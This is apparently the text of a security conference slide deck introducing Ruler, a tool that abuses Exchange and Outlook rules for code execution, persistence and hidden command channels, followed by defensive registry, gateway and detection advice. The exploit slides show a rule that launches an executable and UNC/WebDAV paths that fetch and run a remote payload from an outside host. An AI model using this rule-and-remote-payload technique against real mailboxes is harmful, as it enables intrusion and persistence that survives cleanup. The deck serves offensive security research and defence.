

Ruler

Pivoting Through Exchange

whoami

@_staaldraad, @sensepost, #TR17

Outline

Recon

Exploit


Persist

Defend

Using Exchange to pop and persist shells

Exchange






External

Internal

Recon

Autodiscover

etienne@0x04.cc




<https://0x04.cc/autodiscover/autodiscover.xml>



<https://autodiscover.0x04.cc/autodiscover/autodiscover.xml>



<http://autodiscover.0x04.cc/autodiscover/autodiscover.xml>



10%

26,910

259,621

[a-z0-9]*.mail.onmicrosoft.com

C=US, L=Redmond, O=Microsoft Corporation, CN=emea.mail.microsoft.com

🔗 C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, OU=Microsoft IT, CN=Microsoft IT SSL SHA2

⚡ c3f2bd236a4a492f49d37a43733641d248b013b06994a037e48b8772f1b5c614

🔒 Trusted Leaf Certificate 🏠 emea.mail.microsoft.com, *.pod51154.outlook.com, *.pod51155.outlook.com


🔍 parsed.names: autodiscover.msf. mail.onmicrosoft.com



<https://www.censys.io/certificates?q=parsed.names%3A+%28mail.onmicrosoft.com%29>

Gain Access

Brute-Force
WiFi
Phishing
Dumps



18,287
domains

domain\username


email



password

Exploit

Automation



- print it
- play a sound
- start application
- mark it as read
- run a script
- stop processing more rules
- display a specific message in the New Item Alert window
- display a Desktop Alert

Step 2: Edit the rule description (click an underlined value)

Apply this rule after the message arrives
with pew in the subject or body
and on this computer only
start calc.exe

UNC Paths

\\192.168.0.10\folder\file.exe

* <https://silentbreaksecurity.com/malicious-outlook-rules/>



Nothing to see here...

`\\host.com@SSL\webdav\pew.zip\s.exe`

`\\localhost\c$\users\user\onedrive\s.exe`

Synchronisation


Client-Side
vs.
Server-Side




MAPI

Message Application Programming Interface

MAPI



RPC/HTTP



RPC/HTTP

```
00000000 05 00 0b 17 10 00 00 00 78 00 28 00 01 00 00 00 .....x.(.....|
00000010 f8 0f f8 0f 00 00 00 00 01 00 00 00 01 00 01 00 ....G.g.....b.
00000020 00 db f1 a4 47 ca 67 10 b3 1f 00 dd 01 06 62 da ...Q..].....
00000030 00 00 51 00 04 5d 88 8a eb 1c c9 11 9f e8 08 00 +.H^.....
00000040 2b 10 48 60 02 00 00 00 0a 06 00 00 00 00 00 00 ..NTLMSSP.....
00000050 4e 54 4c 4d 53 53 50 00 01 00 00 00 b7 82 08 e2 ..(.....|
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070 05 01 28 0a 00 00 00 0f
```


HTTP

DCE/RPC

MAPI
[Encrypted]

```
00000000 05 00 00 03 10 00 00 00 98 01 10 00 05 00 00 00 .....ph\.....
00000010 80 01 00 00 01 00 0a 00 70 68 5c 85 ed be f8 cc .....?..k.9..1Y..1L
00000020 c0 30 97 3f b0 6b c0 39 95 02 31 59 1f 1c 31 4c .C/.\$. . . .S.
00000030 15 43 2f 8b 5c 24 f0 0c cf 8a 20 00 ad c7 53 fa .<....I..<CK.h.
00000040 c1 09 3c 97 a1 c9 a6 49 13 8e 3c 43 4b f9 68 f8 b...P9T.o..>....
00000050 62 04 ea 9f 50 39 54 fe 6f df ff 3e b6 8a 83 88 ...'G....bp....
00000060 b4 0f ba 27 47 ec c5 c9 05 dd 62 70 04 8b 88 97 mj.."..o$. .0.7..
00000070 b4 0f ba 27 47 ec c5 c9 05 dd 62 70 04 8b 88 97
00000070 6d 6a cf 22 cc a2 22 6f 24 a4 84 4f f1 37 8f e3
```

MAPI/HTTP



Introducing Ruler

Ruler Demo

<https://www.youtube.com/watch?v=C07GS4M8BZk>

Persistence

Never going to give you up



I'll never let you go




I really love it for persistence, I have had some IR teams wipe the box, then when the outlook profile is reloaded I'm able to trigger the rule again

Jan 11

@slobtresix0 - Scot Berner

Hidden Comms



Hidden Comms

Don't Traverse Traditional Network Boundary

Hidden



etienne@0x04.cc

- Inbox**
- Drafts
- Sent Items
- Deleted Items
- Archive
- Junk Email
- Outbox
- RSS Feeds
- Search Folders

All Unread

Three Weeks Ago

Microsoft Online Services Team
View your Office 365 Business Essentials billing statement
Your billing statement is ready. Sign in now to review your statement. 15/02/2015

Windows PowerShell

```
PS C:\Users\Etienne> $outlook = New-Object -comobject Outlook.Application;
PS C:\Users\Etienne> $mapi = $outlook.GetNameSpace("MAPI");
PS C:\Users\Etienne> $outlook.Session.GetDefaultFolder(6).Name
Inbox
PS C:\Users\Etienne> $outlook.Session.GetDefaultFolder(6).Folders | select name
Name
----
Liniaal

PS C:\Users\Etienne>
```

Unless you know
where to look




Liniaal Demo

<https://www.youtube.com/watch?v=kRg09kUGpHs>

Defence

Blocking

Outlook 2016



HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security

 EnableUnsafeClientMailRules=0

Blocking

Gateway - Block all WebDAV

MFA - Exchange 2016, Office 365

Detection

Gateway - Logging on Exchange

Host - Outlook rules scanning

<https://github.com/sensepost/ruler>

<https://github.com/sensepost/liniaal>

Questions?

@_staaldraad